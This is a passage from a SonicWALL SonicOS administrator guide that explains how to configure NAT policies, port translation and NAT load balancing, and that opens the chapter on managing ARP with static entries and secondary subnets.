Example One - Mapping to a network:

192.168.0.2 to 192.168.0.4

Translated Destination = 10.50.165.0/30 (Network)

Packet Source IP = 192.168.0.2

192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
(IP -> Hex -> Dec -> Binary)
$$\begin{aligned} \text{Sticky IP Formula} &= \text{Packet Src IP} = 3232235522 \text{ [modulo] TransDest Size} = 2 \\ &= 3232235522 \text{ [modulo] } 2 \\ &= 0 \\ &\text{(2 divides into numerator evenly. There is no remainder, thus 0)} \end{aligned}$$

Sticky IP Formula yields offset of 0.

Destination remapping to 10.50.165.1.

Example Two - Mapping to an IP address range:

192.168.0.2 to 192.168.0.4

Translated Destination = 10.50.165.1 -10.50.165.3 (Range)

Packet Src IP = 192.168.0.2

192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
(IP -> Hex -> Dec -> Binary)
$$\begin{aligned} \text{Sticky IP Formula} &= \text{Packet Src IP} = 3232235522 \text{ [modulo] TransDest Size} = 3 \\ &= 3232235522 \text{ [modulo] } 4 \\ &= 1077411840.6666667 - 1077411840 \\ &= 0.6666667 * 3 \\ &= 2 \end{aligned}$$

Sticky IP Formula yields offset of 2.

Destination remapping to 10.50.165.3.

Creating NAT Policies



Note For general information on NAT Policies, see [“Network > NAT Policies” on page 381](#).

NAT policies allow you the flexibility to control Network Address Translation based on matching combinations of Source IP address, Destination IP address, and Destination Services. Policy-based NAT allows you to deploy different types of NAT simultaneously.

For this section, the examples use the following IP addresses as examples to demonstrate the NAT policy creation and activation. You can use these examples to create NAT policies for your network, substituting your IP addresses for the examples shown here:

- 192.168.10.0/24 IP subnet on interface **X0**
- 67.115.118.64/27 IP subnet on interface **X1**
- 192.168.30.0/24 IP subnet on interface **X2**
- **X0** IP address is 192.168.10.1
- **X1** IP address is 67.115.118.68
- **X2** ‘Sales’ IP address is 192.168.30.1
- Web server’s “private” address at 192.168.30.200

- Web server's "public" address at 67.115.118.70
- Public IP range addresses of 67.115.118.71 – 67.115.118.74

Topics:

- ["Creating a Many-to-One NAT Policy" on page 391](#)
- ["Creating a Many-to-Many NAT Policy" on page 392](#)
- ["Creating a One-to-One NAT Policy for Outbound Traffic" on page 392](#)
- ["Creating a One-to-One NAT Policy for Inbound Traffic \(Reflective\)" on page 393](#)
- ["Configuring One-to-Many NAT Load Balancing" on page 395](#)
- ["Inbound Port Address Translation via One-to-One NAT Policy" on page 396](#)
- ["Inbound Port Address Translation via WAN IP Address" on page 397](#)

You should also read ["Using NAT Load Balancing" on page 401](#).

Creating a Many-to-One NAT Policy

Many-to-One is the most common NAT policy on a SonicWALL security appliance, and allows you to translate a group of addresses into a single address. Most of the time, this means that you're taking an internal "private" IP subnet and translating all outgoing requests into the IP address of the WAN interface of the SonicWALL security appliance (by default, the X1 interface), such that the destination sees the request as coming from the IP address of the SonicWALL security appliance WAN interface, and not from the internal private IP address.

This policy is easy to set up and activate. From the Management Interface, go to the **Network > NAT Policies** page and click on the **Add** button. The **Add NAT Policy** window is displayed for adding the policy. To create a NAT policy to allow all systems on the **X2** interface to initiate traffic using the SonicWALL security appliance's WAN IP address, choose the following from the drop-down boxes:

- **Original Source:** X2 Subnet
- **Translated Source:** WAN Primary IP
- **Original Destination:** Any
- **Translated Destination:** Original
- **Original Service:** Any
- **Translated Service:** Original
- **Inbound Interface:** X2
- **Outbound Interface:** X1
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

When done, click on the **OK** button to add and activate the NAT Policy. This policy can be duplicated for subnets behind the other interfaces of the SonicWALL security appliance – just replace the **Original Source** with the subnet behind that interface, adjust the source interface, and add another NAT policy.

Creating a Many-to-Many NAT Policy

The Many-to-Many NAT policy allows you to translate a group of addresses into a group of different addresses. This allows the SonicWALL security appliance to utilize several addresses to perform the dynamic translation. Thus allowing a much higher number of concurrent the SonicWALL security appliance to perform up to a half-million concurrent connections across the interfaces.

This policy is easy to set up and activate. You first need to go to the **Network > Address Objects** and click on the **Add** button at the bottom of the screen. When the **Add Address Object** window appears, enter in a description for the range in the **Name** field, choose **Range** from the drop-down menu, enter the range of addresses (usually public IP addresses supplied by your ISP) in the **Starting IP Address** and **Ending IP Address** fields, and select **WAN** as the zone from the **Zone Assignment** menu. When done, click on the **OK** button to create the range object.

Select **Network > NAT Policies** and click on the **Add** button. The Add NAT Policy window is displayed. To create a NAT policy to allow the systems on the LAN interface (by default, the X0 interface) to initiate traffic using the public range addresses, choose the following from the drop-down menus:

- **Original Source:** LAN Primary Subnet
- **Translated Source:** public_range
- **Original Destination:** Any
- **Translated Destination:** Original
- **Original Service:** Any
- **Translated Service:** Original
- **Inbound Interface:** X0
- **Outbound Interface:** X1
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

When done, click on the **OK** button to add and activate the NAT Policy. With this policy in place, the SonicWALL security appliance dynamically maps outgoing traffic using the four available IP addresses in the range we created.

You can test the dynamic mapping by installing several systems on the LAN interface (by default, the X0 interface) at a spread-out range of addresses (for example, 192.168.10.10, 192.168.10.100, and 192.168.10.200) and accessing the public Website <http://www.whatismyip.com> from each system. Each system should display a different IP address from the range we created and attached to the NAT policy.

Creating a One-to-One NAT Policy for Outbound Traffic

One-to-One NAT for outbound traffic is another common NAT policy on a SonicWALL security appliance for translating an internal IP address into a unique IP address. This is useful when you need specific systems, such as servers, to use a specific IP address when they initiate traffic to other destinations. Most of the time, a NAT policy such as this One-to-One NAT policy for outbound traffic is used to map a server's private IP address to a public IP address, and it is paired with a reflective (mirror) policy that allows any system from the public Internet to access the server, along with a matching firewall access rule that permits this. Reflective NAT policies are covered in the next section.

This policy is easy to set up and activate. Select **Network > Address Objects** and click on the **Add** button at the bottom of the screen. In the **Add Address Object** window, enter a description for server's private IP address in the **Name** field. Choose Host from the **Type** menu, enter the server's private IP address in the **IP Address** field, and select the zone that the server assigned from the **Zone Assignment** menu. Click **OK**. Then, create another object in the **Add Address Object** window for the server's public IP address and with the correct values, and select **WAN** from **Zone Assignment** menu. When done, click on the **OK** button to create the range object.

Next, select **Network > NAT Policies** and click on the **Add** button to display the **Add NAT Policy** window. To create a NAT policy to allow the Web server to initiate traffic to the public Internet using its mapped public IP address, choose the following from the drop-down menus:

- **Original Source:** webserver_private_ip
- **Translated Source:** webserver_public_ip
- **Original Destination:** Any
- **Translated Destination:** Original
- **Original Service:** Any
- **Translated Service:** Original
- **Inbound Interface:** X2
- **Outbound Interface:** X1
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Checked (Cannot be applied when "Translated Destination: Original" is selected)

When done, click on the **OK** button to add and activate the NAT Policy. With this policy in place, the SonicWALL security appliance translates the server's private IP address to the public IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

You can test the One-to-One mapping by opening up a Web browser on the server and accessing the public Website <http://www.whatismyip.com>. The Website should display the public IP address we attached to the private IP address in the NAT policy we just created.

Creating a One-to-One NAT Policy for Inbound Traffic (Reflective)



Note If "Translated Destination: Original" is selected in the NAT Policy Settings, this section does not apply because the "Create a reflective policy" checkbox is greyed out.

This is the mirror policy for the one created in the previous section when you check **Create a reflective policy**. It allows you to translate an external public IP addresses into an internal private IP address. This NAT policy, when paired with a 'permit' access policy, allows any source to connect to the internal server using the public IP address; the SonicWALL security appliance handles the translation between the private and public address. With this policy in place, the SonicWALL security appliance translates the server's public IP address to the private IP address when connection requests arrive via the WAN interface (by default, the X1 interface).

Below, you create the entry as well as the rule to allow HTTP access to the server. You need to create the access policy that allows anyone to make HTTP connections to the Web server via the Web server's public IP address.



Note With previous versions of firmware, it was necessary to write rules to the private IP address. This has been changed. If you write a rule to the private IP address, the rule does not work.


Go to the **Firewall > Access Rules** page and choose the policy for the 'WAN' to 'Sales' zone intersection (or, whatever zone you put your server in). Click on the 'Add...' button to bring up the pop-up access policy screen. When the pop-up appears, enter in the following values:

- **Action:** Allow
- **Service:** HTTP
- **Source:** Any
- **Destination:** Webserver_public_ip
- **Users Allowed:** All
- **Schedule:** Always on
- **Logging:** Checked
- **Comment:** (Enter a short description)

When you are done, attempt to access the Web server's public IP address using a system located on the public Internet. You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.

Configuring One-to-Many NAT Load Balancing

One-to-Many NAT policies can be used to persistently load balance the translated destination using the original source IP address as the key to persistence. For example, SonicWALL security appliances can load balance multiple SonicWALL SSL VPN appliances, while still maintaining session persistence by always balancing clients to the correct destination SSL VPN. The following figure shows a sample topology and configuration.



To configure One-to-Many NAT load balancing, first go to the **Firewall > Access Rules** page and choose the policy for **WAN to LAN**. Click on the **Add...** button to bring up the pop-up access policy screen. When the pop-up appears, enter in the following values:

- **Action:** Allow
- **Service:** HTTPS
- **Source:** Any
- **Destination:** WAN Primary IP
- **Users Allowed:** All
- **Schedule:** Always on
- **Comment:** Descriptive text, such as SSLVPN LB
- **Logging:** Checked
- **Allow Fragmented Packets:** Unchecked

Next, create the following NAT policy by selecting **Network > NAT Policies** and clicking on the **Add...** button:

- **Original Source:** Any
- **Translated Source:** Original
- **Original Destination:** WAN Primary IP

- **Translated Destination:** Select **Create new address object...** to bring up the **Add Address Object** screen.
 - **Name:** A descriptive name, such as mySSLVPN
 - **Zone assignment:** LAN
 - **Type:** Host
 - **IP Address:** The IP addresses for the devices to be load balanced (in the topology shown above, this is 192.168.200.10, 192.168.200.20, and 192.168.200.30.)
- **Original Service:** HTTPS
- **Translated Service:** HTTPS
- **Inbound Interface:** Any
- **Outbound Interface:** Any
- **Comment:** Descriptive text, such as SSLVPN LB
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

Inbound Port Address Translation via One-to-One NAT Policy

This type of NAT policy is useful when you want to conceal an internal server's real listening port, but provide public access to the server on a different port. In the example below, you modify the NAT policy and rule created in the previous section to allow public users to connect to the private Web server on its public IP address, but via a different port (TCP 9000), instead of the standard HTTP port (TCP 80).

-
- Step 1** Create a custom service for the different port. Go to the **Firewall > Custom Services** page and select the **Add** button. When the pop-up screen appears, give your custom service a name such as **webserver_public_port**, enter in **9000** as the starting and ending port, and choose **TCP(6)** as the protocol. When done, click on the **OK** button to save the custom service.
- Step 2** Modify the NAT policy created in the previous section that allowed any public user to connect to the Web server on its public IP address. Go to the **Network > NAT Policies** menu and click on the Edit button next to this NAT policy. The Edit NAT Policy window is displayed for editing the policy. Edit the NAT policy so that it includes the following from the drop-down menus:
- **Original Source:** Any
 - **Translated Source:** Original
 - **Original Destination:** webserver_public_ip
 - **Translated Destination:** webserver_private_ip
 - **Original Service:** webserver_public_port (or whatever you named it above)
 - **Translated Service:** HTTP
 - **Inbound Interface:** X1
 - **Outbound Interface:** Any
 - **Comment:** Enter a short description
 - **Enable NAT Policy:** Checked
 - **Create a reflective policy:** Unchecked



Note Make sure you chose **Any** as the destination interface, and not the interface that the server is on. This may seem counter-intuitive, but it is actually the correct thing to do (if you try to specify the interface, you get an error).

- Step 3** When finished, click on the **OK** button to add and activate the NAT Policy. With this policy in place, the SonicWALL security appliance translates the server's public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface), and translates the requested protocol (TCP 9000) to the server's actual listening port (TCP 80).

Finally, you're going to modify the firewall access rule created in the previous section to allow any public user to connect to the Web server on the new port (TCP 9000) instead of the server's actual listening port (TCP 80).



Note With previous versions of the SonicOS firmware, it was necessary to write rules to the private IP address. This has been changed as of SonicOS. If you write a rule to the private IP address, the rule does not work.

- Step 4** Go to the **Firewall > Access Rules** section and choose the policy for the **WAN to Sales** zone intersection (or, whatever zone you put your server in). Click on the **Configure** button to bring up the previously created policy. When the pop-up appears, edit in the following values:

- **Action:** Allow
- **Service:** server_public_port (or whatever you named it above)
- **Source:** Any
- **Destination:** webserver_public_ip
- **Users Allowed:** All
- **Schedule:** Always on
- **Logging:** checked
- **Comment:** (enter a short description)

- Step 5** When you're done, attempt to access the Web server's public IP address using a system located on the public Internet on the new custom port (example: `http://67.115.118.70:9000`). You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.

Inbound Port Address Translation via WAN IP Address

This is one of the more complex NAT policies you can create on a SonicWALL security appliance running SonicOS – it allows you to use the WAN IP address of the SonicWALL security appliance to provide access to multiple internal servers. This is most useful in situations where your ISP has only provided a single public IP address, and that IP address has to be used by the SonicWALL security appliance's WAN interface (by default, the X1 interface).

Below, you create the programming to provide public access to two internal Web servers via the SonicWALL security appliances WAN IP address; each is tied to a unique custom port. In the following examples, you set up two, but it is possible to create more than these as long as the ports are all unique.

In this section, we have five tasks to complete:

1. Create two custom service objects for the unique public ports the servers respond on.
2. Create two address objects for the servers' private IP addresses.
3. Create two NAT entries to allow the two servers to initiate traffic to the public Internet.
4. Create two NAT entries to map the custom ports to the actual listening ports, and to map the private IP addresses to the SonicWALL's WAN IP address.
5. Create two access rule entries to allow any public user to connect to both servers via the SonicWALL's WAN IP address and the servers' respective unique custom ports.

Step 1 Create a custom service for the different port. Go to the **Firewall > Custom Services** page and click on the Add button. When the pop-up screen appears, give your custom services names such as **servone_public_port** and **servtwo_public_port**, enter in **9100** and **9200** as the starting and ending port, and choose **TCP(6)** as the protocol. When done, click on the **OK** button to save the custom services.

Step 2 Go to the **Network > Address Objects** and click on the **Add** button at the bottom of the page. In the **Add Address Objects** window, enter in a description for server's private IP addresses, choose **Host** from the drop-down box, enter the server's private IP addresses, and select the zone that the servers are in. When done, click on the **OK** button to create the range object.

Step 3 Go to the **Network > NAT Policies** menu and click on the **Add** button. The **Add NAT Policy** window is displayed. To create a NAT policy to allow the two servers to initiate traffic to the public Internet using the SonicWALL security appliance's WAN IP address, choose the following from the drop-down boxes:

- **Original Source:** servone_private_ip
- **Translated Source:** WAN Primary IP
- **Original Destination:** Any
- **Translated Destination:** Original
- **Original Service:** Any
- **Translated Service:** Original
- **Inbound Interface:** X2
- **Outbound Interface:** X1
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

And:

- **Original Source:** servtwo_private_ip
- **Translated Source:** WAN Primary IP
- **Original Destination:** Any
- **Translated Destination:** Original
- **Original Service:** Any
- **Translated Service:** Original
- **Inbound Interface:** X2
- **Outbound Interface:** X1
- **Comment:** Enter a short description

- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

Step 4 When finished, click on the **OK** button to add and activate the NAT policies. With these policies in place, the SonicWALL security appliance translates the servers' private IP addresses to the public IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

Step 5 Go to the **Network > NAT Policies** menu and click on the **Add** button. The **Add NAT Policy** window is displayed. To create the NAT policies to map the custom ports to the servers' real listening ports and to map the SonicWALL's WAN IP address to the servers' private addresses, choose the following from the drop-down boxes:

- **Original Source:** Any
- **Translated Source:** Original
- **Original Destination:** WAN Primary IP
- **Translated Destination:** servone_private_ip
- **Original Service:** servone_public_port
- **Translated Service:** HTTP
- **Inbound Interface:** X1
- **Outbound Interface:** Any
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked

And:

- **Original Source:** Any
- **Translated Source:** Original
- **Original Destination:** WAN Primary IP
- **Translated Destination:** servtwo_private_ip
- **Original Service:** servtwo_public_port
- **Translated Service:** HTTP
- **Source Interface:** X1
- **Destination Interface:** Any
- **Comment:** Enter a short description
- **Enable NAT Policy:** Checked
- **Create a reflective policy:** Unchecked



Note Make sure you choose **Any** as the destination interface, and not the interface that the server is on. This may seem counter-intuitive, but it is actually the correct thing to do (if you try to specify the interface, you get an error).

Step 6 When finished, click on the **OK** button to add and activate the NAT policies. With these policies in place, the SonicWALL security appliance translates the server's public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface).

Step 7 Create the access rules that allows anyone from the public Internet to access the two Web servers using the custom ports and the SonicWALL security appliance's WAN IP address.

With previous versions of firmware, it was necessary to write rules to the private IP address. This has been changed as of SonicOS 2.0 Enhanced. If you write a rule to the private IP address, the rule does not work.

Step 8 Go to the **Firewall > Access Rules** page and choose the policy for the 'WAN' to 'Sales' zone intersection (or, whatever zone you put your servers in). Click on the 'Add...' button to bring up the pop-up window to create the policies. When the pop-up appears, enter the following values:

- **Action:** Allow
- **Service:** servone_public_port (or whatever you named it above)
- **Source:** Any
- **Destination:** WAN IP address
- **Users Allowed:** All
- **Schedule:** Always on
- **Logging:** checked
- **Comment:** (enter a short description)

And:

- **Action:** Allow
- **Service:** servtwo_public_port (or whatever you named it above)
- **Source:** Any
- **Destination:** WAN IP address
- **Users Allowed:** All
- **Schedule:** Always on
- **Logging:** checked
- **Comment:** (enter a short description)

Step 9 When you're finished, attempt to access the Web servers via the SonicWALL's WAN IP address using a system located on the public Internet on the new custom port (example: <http://67.115.118.70:9100> and <http://67.115.118.70:9200>). You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.


Using NAT Load Balancing

Topics:

- “NAT Load Balancing Topology” on page 401
- “Prerequisites” on page 401
- “Configuring NAT Load Balancing” on page 402
- “Troubleshooting NAT Load Balancing” on page 403

NAT Load Balancing Topology

The following figure shows the topology for the NAT load balancing network.



Prerequisites

The examples shown in the **Tasklist** section on the next few pages utilize IP addressing information from a demo setup – please make sure and replace any IP addressing information shown in the examples with the correct addressing information for your setup. Also note that the interface names may be different.



Note It is strongly advised that you enable logging for all categories, and enable name resolution for logging.

To enable logging and alerting, log into the SonicWALL's Management GUI, go to **Log > Categories**, choose **Debug** from the drop-down next to **Logging Level**, chose **All Categories** from the drop-down next to **View Style**, check the boxes in the title bar next to **Log** and **Alerts** to capture all categories, and click on the **Apply** button in the upper right hand corner to save and activate the changes. Debug logs should only be used for initial configuration and troubleshooting, and it is advised that once setup is complete, you set the logging level to a more appropriate level for your network environment.

To enable log name resolution, go to **Log > Name Resolution**, choose **DNS then NetBIOS** from the **Name Resolution Menu** drop-down list, and click on the **Apply** button in the upper right hand corner to save and activate the changes.

Configuring NAT Load Balancing

To configure NAT load balancing, you must complete the following tasks:

1. Create address objects.
2. Create address group.
3. Create inbound NAT LB Policy.
4. Create outbound NAT LB Policy.
5. Create Firewall Rule.
6. Verify and troubleshoot the network if necessary.

To complete this configuration, perform the following steps:

-
- Step 1 Create Network Objects** -- Go to the **Network > Address Objects** page in the Management GUI and create the network objects for both of the internal Web servers, and the Virtual IP (VIP) on which external users will access the servers.
- Step 2 Create Address Group** -- Now create an address group named **www_group** and add the two internal server address objects you just created.
- Step 3 Create Inbound NAT Rule for Group** -- Now create a NAT rule to allow anyone attempting to access the VIP to get translated to the address group you just created, using **Sticky IP** as the NAT method.



Note Do not save the NAT rule just yet.

- Step 4 Set LB Type and Server Liveliness Method** -- On the **Advanced** tab of the NAT policy configuration control, you can specify that the object (or group of objects, or group of groups) be monitored via ICMP ping or by checking for TCP sockets opened. For this example, we are going to check to see if the server is up and responding by monitoring TCP port 80 (which is good, since that is what people are trying to access). You can now click on the **OK** button to save and activate the changes.



Note Before you go any further, check the logs and the status page to see if the resources have been detected and have been logged as online. Two alerts will appear as Firewall Events with the message "Network Monitor: Host 192.160.200.220 is online" (with your IP addresses). If you do not see these two messages below, check the steps above.

- Step 5 Create Outbound NAT Rule for LB Group** -- Write a NAT rule to allow the internal servers to get translated to the VIP when accessing resources out the WAN interface (by default, the X1 interface).
- Step 6 Create Firewall Rule for VIP** -- Write a firewall rule to allow traffic from the outside to access the internal Web servers via the VIP.
- Step 7 Test Your Work** -- From a laptop outside the WAN, connect via HTTP to the VIP using a Web browser.



Note If you wish to load balance one or more SSL VPN Appliances, repeat steps 1-7, using HTTPS instead as the allowed service.


Troubleshooting NAT Load Balancing

If the Web servers do not seem to be accessible, go to the **Firewall > Access Rules** page and mouse over the **Statistics** icon.

If the rule is configured incorrectly you will not see any Rx or TX Bytes; if it is working, you will see these increment with each successful external access of the load balanced resources.

You can also check the **Firewall > NAT Policies** page and mouse over the **Statistics** icon. If the policy is configured incorrectly you will not see any Rx or TX Bytes; if it is working, you will see these increment with each successful external access of the load balanced resources.

Finally, check the logs and the status page to see if there are any alerts (noted in yellow) about the Network Monitor noting hosts that are offline; it may be that all of your load balancing resources are not reachable by the SonicWALL appliance and that the probing mechanism has marked them offline and out of service. Check the load balancing resources to ensure that they are functional and check the networking connections between them and the SonicWALL appliance.



CHAPTER 21

Managing ARP Traffic

Network > ARP

ARP (Address Resolution Protocol) maps layer 3 (IP addresses) to layer 2 (physical or MAC addresses) to enable communications between hosts residing on the same subnet. ARP is a broadcast protocol that can create excessive amounts of network traffic on your network. To minimize the broadcast traffic, an ARP cache is maintained to store and reuse previously learned ARP information.

Network / **ARP**

Accept Cancel

Static ARP Entries

#	IP Address	MAC Address	Interface	Published	Bind MAC	Configure
No Entries						

ARP Settings

ARP Cache entry timeout (minutes): Don't glean source data from ARP requests

ARP Cache Items to 4 (of 4)

#	IP Address	Type	MAC Address	Interface	Timeout	Flush
<input type="checkbox"/> 1	1.2.3.4	Static	00:17:C5:0F:74:7B	X3	Permanent published	<input type="button" value="⊗"/>
<input checked="" type="checkbox"/> 2	10.203.28.1	Dynamic	00:19:07:0C:7C:00	X1	Expires in 6 minutes	<input type="button" value="✕"/>
<input type="checkbox"/> 3	10.203.28.35	Static	00:17:C5:0F:74:79	X1	Permanent published	<input type="button" value="⊗"/>
<input type="checkbox"/> 4	192.168.168.168	Static	00:17:C5:0F:74:78	X0	Permanent published	<input type="button" value="⊗"/>

ARP Statistics: ARP Statistics: 4 entries, 109236 lookups, 5887 failures, 103308 hits, 41 misses, 99% hit rate

Topics:

- [“Static ARP Entries” on page 406](#)
- [“Secondary Subnets with Static ARP” on page 406](#)
- [“Navigating and Sorting the ARP Cache Table” on page 407](#)
- [“Flushing the ARP Cache” on page 408](#)

Static ARP Entries

The Static ARP feature allows for static mappings to be created between layer 2 MAC addresses and layer 3 IP addresses, but also provides the following capabilities:

- **Publish Entry** - Enabling the **Publish Entry** option in the **Add Static ARP** window causes the SonicWALL device to respond to ARP queries for the specified IP address with the specified MAC address. This can be used, for example, to have the SonicWALL device reply for a secondary IP address on a particular interface by adding the MAC address of the SonicWALL. See the Secondary Subnet section that follows.
- **Bind MAC Address** - Enabling the **Bind MAC Address** option in the **Add Static ARP** window binds the MAC address specified to the designated IP address and interface. This can be used to ensure that a particular workstation (as recognized by the network card's unique MAC address) can only be used on a specified interface on the SonicWALL. Once the MAC address is bound to an interface, the SonicWALL will not respond to that MAC address on any other interface. It will also remove any dynamically cached references to that MAC address that might have been present, and it will prohibit additional (non-unique) static mappings of that MAC address.
- **Update IP Address Dynamically** - The **Update IP Address Dynamically** setting in the Add Static ARP window is a sub-feature of the **Bind MAC Address** option. This allows for a MAC address to be bound to an interface when DHCP is being used to dynamically allocate IP addressing. Enabling this option will blur the IP Address field, and will populate the ARP Cache with the IP address allocated by the SonicWALL's internal DHCP server, or by the external DHCP server if IP Helper is in use.


Secondary Subnets with Static ARP

The Static ARP feature allows for secondary subnets to be added on other interfaces, and without the addition of automatic NAT rules.

Adding a Secondary Subnet using the Static ARP Method

-
- Step 1** Add a 'published' static ARP entry for the gateway address that will be used for the secondary subnet, assigning it the MAC address of the SonicWALL interface to which it will be connected.
 - Step 2** Add a static route for that subnet, so that the SonicWALL regards it as valid traffic, and knows to which interface to route that subnet's traffic.
 - Step 3** Add Access Rules to allow traffic destined for that subnet to traverse the correct network interface.
 - Step 4** Optional: Add a static route on upstream device(s) so that they know which gateway IP to use to reach the secondary subnet.

Consider the following network example:



To support the above configuration, first create a published static ARP entry for 192.168.50.1, the address which will serve as the gateway for the secondary subnet, and associate it with the appropriate LAN interface. From the **Network > ARP** page, select the **Add** button in the **Static ARP Entries** section, and add the following entry:

IP Address:	192.168.50.1
Interface:	X2
MAC Address:	00:17:c5:0f:74:7a
<input checked="" type="checkbox"/> Publish Entry	
<input type="checkbox"/> Bind MAC Address	
<input type="checkbox"/> Update IP Address Dynamically	

The entry will appear in the table.

Static ARP Entries						
#	IP Address	MAC Address	Interface	Published	Bind MAC	Configure
